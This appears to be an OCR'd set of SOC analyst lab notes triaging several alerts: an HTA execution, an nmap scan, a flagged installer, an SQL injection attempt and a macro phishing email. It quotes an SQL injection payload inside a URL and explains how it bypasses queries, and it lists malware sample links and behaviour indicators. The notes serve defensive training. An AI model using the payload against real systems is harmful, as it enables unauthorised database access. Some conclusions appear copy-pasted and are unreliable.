






Roberto Browser history does not show any suspicious activity or download the file.





Identify the Binary
Determine which binary is supplied by the operating system but is also home to suspicious activities. To do this, you can resort to the alert details on the Monitoring page or Endpoint Security.
Monitoring
Endpoint Security
Next


Is the current activity suspicious?
No
Yes, suspicious


What Is Suspicious Activity?
What is the purpose of suspicious activities performed with legal binaries for this incident?
Alternate data streams
AWL bypass
Compile
Copy
Credentials
Download
Dump
Encode
Execute
Reconnaissance
UAC bypass
Upload


Who Performed the Activity?
Who performed the suspicious/malicious activity using a binary? It would be helpful to control the binary's parent process.
Endpoint Security
Malware
User



Event Conclusion: True Positive, malicious HTA file executed.

Identification, Containing, Eradication, Recovery

Yes YES YesWithEDR/AV LastGoodBackup

No signs of any outside interactions to get the file (email/web) how did the file get on robertos machine and why was it executed? Roberto needs to be questioned.

Investigation 1.3


Medium	Jun, 13, 2021, 04:23 PM	SOC147 - SSH Scan Activity


EventID :	94
Event Time :	Jun, 13, 2021, 04:23 PM
Rule :	SOC147 - SSH Scan Activity
Level :	Security Analyst
Source Address :	172.16.20.5
Source Hostname :	PentestMachine
File Name :	nmap
File Hash :	3361bf0051cc657ba90b46be53fe5b36
File Size :	2.82 MB
Device Action :	Allowed
File (Password:infected) :	**Download**

Show Hint


First Glance, The alert indicates a pentest using SSH to scan using nmap which is a scanning tool used by pentesters to map networks

I'll check the file first





The file is clean, next I'll check the source address for logs



Planned test

Event Conclusion: False Positive, planned pentest SCAN

Identification	Containing	Eradication	Recovery
YES	NO	NO	NO

Investigation 1.4


Medium	Mar, 21, 2021, 01:04 PM	SOC104 - Malware Detected

EventID :	84
Event Time :	Mar, 21, 2021, 01:04 PM
Rule :	SOC104 - Malware Detected
Level :	Security Analyst
Source Address :	172.16.17.5
Source Hostname :	SusieHost
File Name :	winrar600.exe
File Hash :	c74862e16bcc2b0e02cadb7ab14e3cd6
File Size :	2.95 Mb
Device Action :	Allowed
File (Password:infected) :	**Download**

First glance, SusieHost has malware on her endpoint, need to invitation its origin and malicious intent, the action was allowed.


I'll start with checking the file

Input		Threat level
bounty-66974831297508985 PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	Sample (2.9MiB)	whitelisted
winrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	Sample (2.9MiB)	ambiguous
winrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	Sample (2.9MiB)	ambiguous
wrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	Sample (2.9MiB)	whitelisted
wrar600.exe PE32 executable (GUI) Intel 80386, for MS Windows aff4bb9b15bccff67a112a7857d28d3f2f436e2e42f11be14930fe496269d573	Sample (2.9MiB)	whitelisted




listed as whitelisted exercise file

The endpoint logs shows the agent is down, I dont see any logs for SusieHost using the End point logs




I'll check other log sources, nothing out of the ordinary here



Event Conclusion: False Positive, Whitelisted file


Identification	Containing	Eradication	Recovery
YES	NO	NO	NO


Investigation 1.5



First glance, an allowed SQL Injection payload attempt I'll start by checking the source IP address (Possible attacker)

Timestamp	Input	Threat level
April 25th 2023 09:24:36 (UTC)	http://167.99.169.17/	ambiguous
March 11th 2023 19:39:05 (UTC)	https://167.99.169.17/	suspicious
November 18th 2022 14:38:48 (UTC)	http://167.99.169.17/	malicious
July 5th 2022 10:27:22 (UTC)	http://167.99.169.17/	malicious
April 22nd 2022 04:42:59 (UTC)	http://167.99.169.17/	malicious





✔ Esoutien	2023-01-28 20:34:34 (1 year ago)	2023-01-19T12:05:50.310926server.espacesoutien.com sshd[4530]: Invalid user ftptest from 167.99.169. ... show more	Hacking Brute-Force SSH
✔ zwh	2023-01-28 08:21:00 (1 year ago)	SSH Brute-Force	Brute-Force SSH
ThreatBook.io	2023-01-22 21:25:50 (1 year ago)	ThreatBook Intelligence: Scanner,Zombie more details o n https://threatbook.io/ip/167.99.169.17	SSH
✔ MU-star.net	2023-01-21 09:39:49 (1 year ago)	Invalid user jack from 167.99.169.17 port 41800	Port Scan Brute-Force SSH
✔ itbyhf	2023-01-21 09:05:31 (1 year ago)	Jan 21 04:00:56 ns08 sshd[574347]: Failed password fo r invalid user ghostuser from 167.99.169.17 por ... show more	Brute-Force SSH


Flagged as malicious

The URL `https://172.16.17.18/search/?q="%20OR%201%20%3D%201%20--%20-` **is an SQL Injection (SQLi) because:**

- **Payload Injection: It includes an injection payload (`" OR 1 = 1 --`) that manipulates the SQL query.**
- **SQL Syntax: `OR 1 = 1` creates a condition that is always true, potentially bypassing query restrictions.**
- **Comment Syntax: `--` comments out the rest of the query, ignoring any additional conditions or restrictions.**

I’ll check more logs from the source IP, we can see one 200 status, and a several 500 status indicating that an possible sqli query is causing syntax errors which is leading to fail by server to execute query

Looking at the logs the attack was not succesful, because the respone to the attempted attacks where a server fail or “500” and HTTP response size was unchanged



Event Conclusion: False Positive, Whitelisted file


Identification, Containing, Eradication, Recovery


YES NO NO BlockIP/InputValdi

Investigation 1.6

First glance, a phishing attempt using Macros

I'll start with checking the SMTP address and source address, both look clean





One hit as Suspicious
Hybrid Analysis does find some malicious indicators on the SMTP address

Malicious Indicators 3

Anti-Detection/Stealthyness

- Creates a process in suspended mode (likely for process injection)

Installation/Persistence

- Drops executable files to the Windows system directory
- Writes data to a remote process

Suspicious Indicators 9

Anti-Detection/Stealthyness

- Queries kernel debugger information
- Queries process information

Exploit/Shellcode

- Contains escaped byte string (often part of obfuscated shellcode)


General

- Found a potential E-Mail address in binary/memory


Installation/Persistence

- Drops executable files


I'll check Lars (destination) emails




I'll check the file that he received, The file inside is malicious, this is phishing

